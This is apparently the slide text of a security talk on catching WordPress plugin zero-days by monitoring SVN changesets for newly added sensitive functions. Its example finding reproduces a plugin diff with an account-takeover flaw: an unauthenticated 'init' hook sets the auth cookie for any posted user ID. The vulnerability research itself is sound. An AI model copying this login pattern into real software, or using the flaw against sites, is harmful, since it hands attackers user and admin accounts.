Catching WordPress 0-Days on the Fly

Ananda Dhakal (@dhakal_ananda)

patchstack

TL;DR

Monitor the WordPress open-source repository for vulnerable code pushes

$whoami

Vulnerability Researcher @Patchstack

Bug Bounty Hunter

@dhakal_ananda

Agenda

- 🌟Intro to WordPress Ecosystem
- 🛠️ Building the System
- 💰 Real-World Findings
- 🧠 Closing Thoughts

WordPress Ecosystem

WordPress Ecosystem

- WordPress Core
- WordPress Plugins
- WordPress Themes

Everything is hosted in the WordPress SVN repository


Everything goes into WordPress SVN


WordPress SVN

A centralised version control system for managing core, plugins and themes

TL;DR: Git for WordPress ecosystem


WordPress SVN





Repository
Plugin 1
Plugin 2
Plugin 3
Developers
Developers
Developers
Developers
Developers
Developers


Changesets:

- Have numeric values
- Incremented for each release




Changeset 3397232 – WordP
plugins.trac.wordpress.org/changeset/3397232/
Plugin Directory
Login
Timeline
View Tickets
Browse Source
Search
← Previous Changeset
Next Changeset →
Changeset 3397232
Timestamp: 11/17/2025 12:42:54 PM (3 days ago)
Author: KingYes
Message: Upload v3.33.1
Location: elementor/trunk
Files: 7 edited
assets/js/packages/editor-editing-panel/editor-editing-panel.strings.js (2 diffs)
assets/js/packages/editor-site-navigation/editor-site-navigation.strings.js (2 diffs)
changelog.txt (1 diff)
elementor.php (2 diffs)
modules/floating-buttons/module.php (1 diff)
readme.txt (2 diffs)
vendor/composer/installed.php (2 diffs)
View differences inline
Show 2 lines around each change
Show the changes in full context
Ignore:
Blank lines
Case changes
White space changes
Update
Unmodified
Added
Removed
elementor/trunk/assets/js/packages/editor-editing-panel/editor-editing-panel.strings.js
Tabular
Unified
r3392901r3397232
77 77 __('Rename', 'elementor');
78 78 __('Open CSS Class Menu', 'elementor');
79 __('Inherited from base styles', 'elementor');
79 80 __('Tabs', 'elementor');
80 81 __('Default', 'elementor');
86 87 __('Tabs', 'elementor');
87 88 __('Tabs', 'elementor');
88 __('Inherited from base styles', 'elementor');
89 89 __('Word spacing', 'elementor');
90 90 __('Text transform', 'elementor');

Let’s grab all the changeset and scan them as soon as they are pushed!



Tool Architecture Overview

Flow of the Tool

Dangerous Functions

Threading Magic

slack

Track SVN Changes

- Store the last processed SVN changeset number locally
- Compare it with the latest revision

Track SVN Changes

```
dhakal_ananda@Anandas-MacBook-Pro ~ % svn log -v -r 3221862:3221863 http://plugins.svn.wordpress.org/ --xml
<?xml version="1.0" encoding="UTF-8"?>
<log>
<logentry
   revision="3221862">
<author>woobewoo</author>
<date>2025-01-13T22:49:57.851981Z</date>
<paths>
<path
   action="M"
   prop-mods="false"
   text-mods="true"
   kind="file">/woo-product-filter/trunk/classes/baseObject.php</path>
<path
   action="M"
   prop-mods="false"
   text-mods="true"
   kind="file">/woo-product-filter/trunk/classes/controller.php</path>
<path
   action="M"
   prop-mods="false"
   text-mods="true"
   kind="file">/woo-product-filter/trunk/classes/csvgenerator.php</path>
<path
   text-mods="true"
   kind="file"
   action="M"
   prop-mods="false">/woo-product-filter/trunk/classes/date.php</path>
<path
   text-mods="true"
   kind="file"
   action="M"
   prop-mods="false">/woo-product-filter/trunk/classes/db.php</path>
```

Saved revision

Latest revision

Plugin slug

Check Each SVN Revision

For each revision:

- Extract the plugin slug

Check Each SVN Revision

For each revision:

- Extract the plugin slug
- Get active installations count

Check Each SVN Revision

For each revision:

- Extract the plugin slug
- Get active installations count
- Only proceed forward with 5k+ active installations (for efficiency)

Track SVN Revision Changes

For each changed file inside the revision:

- Skip /tags, /branches, /assets
  - Only focus on /trunk which is the main branch for the latest code
- Only process .php files

Observe Changeset in SVN Revision

For each changeset:

- Open the changeset file

Observe Changeset in SVN Revision

For each changeset:

- Open the changeset file
- Only process added lines i.e, lines starting with “+”

Observe Changeset in SVN Revision

Check lines starting with “+” only:

```
+<?php
+/**
+ * Maps widget class
+ */
+class WpfWoofiltersWidget extends WP_Widget {
+       public function __construct() {
+               $widgetOps = array(
+                       'classname' => 'WpfWoofiltersWidget',
+                       'description' => 'Displays Filters'
+               );
+               parent::__construct( 'WpfWoofiltersWidget', WPF_WP_PLUGIN_NAME, $widgetOps );
+       }
+       public function widget( $args, $instance ) {
+               if ( is_array( $args ) ) {
+                       extract( $args );
+               }
+               extract($instance);
+               FrameWpf::_()->getModule('woofilters_widget')->getView()->displayWidget($instance, $args);
+       }
+       public function form( $instance ) {
+               extract($instance);
+               FrameWpf::_()->getModule('woofilters_widget')->getView()->displayForm($instance, $this);
+       }
+       public function update( $new_instance, $old_instance ) {
+               return $new_instance;
+       }
+}
Index: woo-product-filter/trunk/modules/woofilters_widget/views/woofilters_widget.php
===================================================================
--- woo-product-filter/trunk/modules/woofilters_widget/views/woofilters_widget.php      (revision 3221861)
+++ woo-product-filter/trunk/modules/woofilters_widget/views/woofilters_widget.php      (revision 3221862)
```

Observe Changeset in SVN Revision

For each changeset:

- Open the changeset file
- Only process added lines i.e, lines starting with “+”
- Search for WP and PHP sensitive functions

Observe Changeset in SVN Revision

Search for WP and PHP sensitive functions

Observe Changeset in SVN Revision


For each changeset:

- Open the changeset file
- Only process added lines i.e, lines starting with “+”
- Search for WP and PHP sensitive functions
- If matches, get the changeset link and trigger slack webhook

Findings in the Wild

#1 Account Takeover

Account Takeover



Code Push: April 02, 2025 06:48 AM

Slack Alert: April 03, 2025 05:39 PM

Account Takeover

password-policy-manager/trunk/handler/class-moppmfeedbackhandler.php

Tabular | Unified

r2880229r3265451

```
15 15     */
16 16    class MOPPMFeedbackHandler {
   17
17 18        /**
18 19         * Construct function.
... ...
20 21        public function __construct() {
21 22            add_action( 'admin_init', array( $this, 'moppm_feedback_actions' ) );
   23            add_action( 'init', array( $this, 'moppm_pass2login_redirect' ) );
   24        }
   25
   26        /**
   27         * Logs in the users.
   28         *
   29         * @return void
   30         */
   31        public function moppm_pass2login_redirect(){
   32            $nonce = isset( $_POST['moppm_login_nonce'] ) ? sanitize_text_field( wp_unslash( $_POST['moppm_login_nonce'] ) ) :
null;
   33            if ( ! wp_verify_nonce( $nonce, 'moppm-login-nonce' ) ) {
   34                return;
   35            }
   36            $user_id = isset( $_POST['mopppm_userid'] ) ? sanitize_text_field( wp_unslash( $_POST['mopppm_userid'] ) ) : '';
   37            $currentuser = get_user_by( 'id', $user_id );
   38            do_action( 'miniorange_post_authenticate_user_login', $currentuser, '', null );
   39            wp_set_current_user( $user_id, $currentuser->user_login );
   40            delete_expired_transients( true );
   41            wp_set_auth_cookie( $user_id, true );
   42            wp_safe_redirect( home_url());
   43            exit;
22 44        }
23 45        /**
```

password-policy-manager/trunk/handler/class-moppmfeedbackhandler.php

Tabular | Unified

r2880229r3265451

```
15 15     */
16 16    class MOPPMFeedbackHandler {
   17
17 18        /**
18 19         * Construct function.
... ...
20 21        public function __construct() {
21 22            add_action( 'admin_init', array( $this, 'moppm_feedback_actions' ) );
   23            add_action( 'init', array( $this, 'moppm_pass2login_redirect' ) );
   24        }
   25
   26        /**
   27         * Logs in the users.
   28         *
   29         * @return void
   30         */
   31        public function moppm_pass2login_redirect(){
   32            $nonce = isset( $_POST['moppm_login_nonce'] ) ? sanitize_text_field( wp_unslash( $_POST['moppm_login_nonce'] ) ) :
null;
   33            if ( ! wp_verify_nonce( $nonce, 'moppm-login-nonce' ) ) {
   34                return;
   35            }
   36            $user_id = isset( $_POST['mopppm_userid'] ) ? sanitize_text_field( wp_unslash( $_POST['mopppm_userid'] ) ) : '';
   37            $currentuser = get_user_by( 'id', $user_id );
   38            do_action( 'miniorange_post_authenticate_user_login', $currentuser, '', null );
   39            wp_set_current_user( $user_id, $currentuser->user_login );
   40            delete_expired_transients( true );
   41            wp_set_auth_cookie( $user_id, true );
   42            wp_safe_redirect( home_url());
   43            exit;
22 44        }
23 45        /**
```

Unauth hook

password-policy-manager/trunk/handler/class-moppmfeedbackhandler.php

Tabular | Unified

r2880229r3265451

```
15 15     */
16 16    class MOPPMFeedbackHandler {
   17
17 18        /**
18 19         * Construct function.
... ...
20 21        public function __construct() {
21 22            add_action( 'admin_init', array( $this, 'moppm_feedback_actions' ) );
   23            add_action( 'init', array( $this, 'moppm_pass2login_redirect' ) );
   24        }
   25
   26        /**
   27         * Logs in the users.
   28         *
   29         * @return void
   30         */
   31        public function moppm_pass2login_redirect(){
   32            $nonce = isset( $_POST['moppm_login_nonce'] ) ? sanitize_text_field( wp_unslash( $_POST['moppm_login_nonce'] ) ) :
null;
   33            if ( ! wp_verify_nonce( $nonce, 'moppm-login-nonce' ) ) {
   34                return;
   35            }
